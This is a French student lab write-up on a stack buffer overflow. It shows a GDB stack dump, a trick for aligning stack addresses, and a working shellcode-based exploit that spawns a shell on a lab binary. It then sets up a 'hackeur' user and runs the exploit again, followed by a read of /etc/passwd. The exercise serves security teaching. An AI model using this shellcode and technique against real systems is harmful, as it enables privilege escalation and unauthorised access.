0x7fffffffdef0: 0x00005555555551f0      0x00007ffff7e16d0a
0x7fffffffdf00: 0x00007fffffffdfe8      0x0000000200000000
0x7fffffffdf10: 0x00005555555551b3      0x00007ffff7e167cf
0x7fffffffdf20: 0x0000000000000000      0x6f939e56cff74f35
0x7fffffffdf30: 0x0000555555555070      0x0000000000000000
0x7fffffffdf40: 0x0000000000000000      0x0000000000000000
0x7fffffffdf50: 0x3ac6cb03d2174f35      0x3ac6db3eb5914f35
0x7fffffffdf60: 0x0000000000000000      0x0000000000000000
0x7fffffffdf70: 0x0000000000000000      0x0000000000000002
0x7fffffffdf80: 0x00007fffffffdfe8      0x00007ffffffe000
0x7fffffffdf90: 0x00007ffff7ffe180      0x0000000000000000
0x7fffffffdfa0: 0x0000000000000000      0x0000555555555070
0x7fffffffdfb0: 0x00007fffffffdfe0      0x0000000000000000
0x7fffffffdfc0: 0x0000000000000000      0x000055555555509a
0x7fffffffdfd0: 0x00007fffffffdfd8      0x000000000000001c
0x7fffffffdfe0: 0x0000000000000002      0x00007ffffffe32b
0x7fffffffdff0: 0x00007ffffffe354       0x0000000000000000
0x7ffffffe000: 0x00007ffffffe3e3        0x00007ffffffe3f2
0x7ffffffe010: 0x00007ffffffe406        0x00007ffffffe429
```

« 0x7fffffffdee0 » deviens :
--> « \x7f\xff\xff\xff\xde\xe0 »

Les adresses de la stack peuvent varier légèrement lors de l’exécution du programme dans GDB ou en dehors. Ci-dessous, l’exploitation ne fonctionne pas avec l’adresse trouvée dans GDB.

Cependant, il est possible de supprimer ce décalage pour tomber sur la même adresse dans GDB et en exécutant le programme en dehors de GDB. Pour cela, il faut lancer le programme (en dehors de GDB) en utilisant son chemin complet (/home/kali/Desktop. /monprog). Ensuite, juste après avoir lancé GDB, il faut supprimer deux variables d'environnement (UNSET ENV COLUMNS et UNSET ENV LINES). Ces variables prennent de la place en mémoire et décalent les adresses.

En incrémentant chaque fois l’adresse de 16 bytes, on finira par trouver la bonne adresse de retour.

./buffer-labo2 $(python -c 'print "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05" + "A" * 109 + "\x7f\xff\xff\xff\xde\xb0"[::-1]')

```
┌──(user㉿host)-[~/Documents/Labo 2]
└─$ ./buffer-labo2 $(python -c 'print "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05" + "A" * 109 + "\x7f\xff\xff\xff\xde\xb0"[::-1]')
command stored
$
```

9. Exploitez le programme vulnérable en exécutant votre *shellcode*[2]

   - Pour rendre le test plus réaliste ajoutez un utilisateur sur votre système
   - Donnez le droit à cet utilisateur de lancer le binaire en *root* (*/etc/sudoers*)

Pour cet exercice il est conseillé de s'appuyer sur les exemples donnés dans le support de cours. De plus, si vous êtes bloqué à un certain stade, n'hésitez pas à appeler le professeur.

```
$ sudo adduser hackeur
Adding user `hackeur' ...
Adding new group `hackeur' (1002) ...
Adding new user `hackeur' (1002) with group `hackeur' ...
Creating home directory `/home/hackeur' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for hackeur
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
$
```

```
$ sudo cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
toto    ALL=NOPASSWD: /home/user/Documents/hello
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
$
```

Sans « sudo » :

```
$ sudo chown hackeur /etc/sudoers
$ su hackeur
Password:
hackeur@host:/home/user/Documents/Labo 2$ cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
toto    ALL=NOPASSWD: /home/user/Documents/hello
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
```

Avec « buffer-help » :

```
0×7fffffffdeb0
command stored
zsh: segmentation fault  ./buffer-help

┌──(user㉿host)-[~/Documents/Labo 2]
└─$ ./buffer-help $(python -c 'print "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05" + "A" * 109 + "\x7f\xff\xff\xff\xde\xb0"[::-1]')
0×7fffffffdeb0
command stored
$ cat /etc/passwd
```

On nous le donne directement, c’est donc bien plus simple, mais moins réaliste.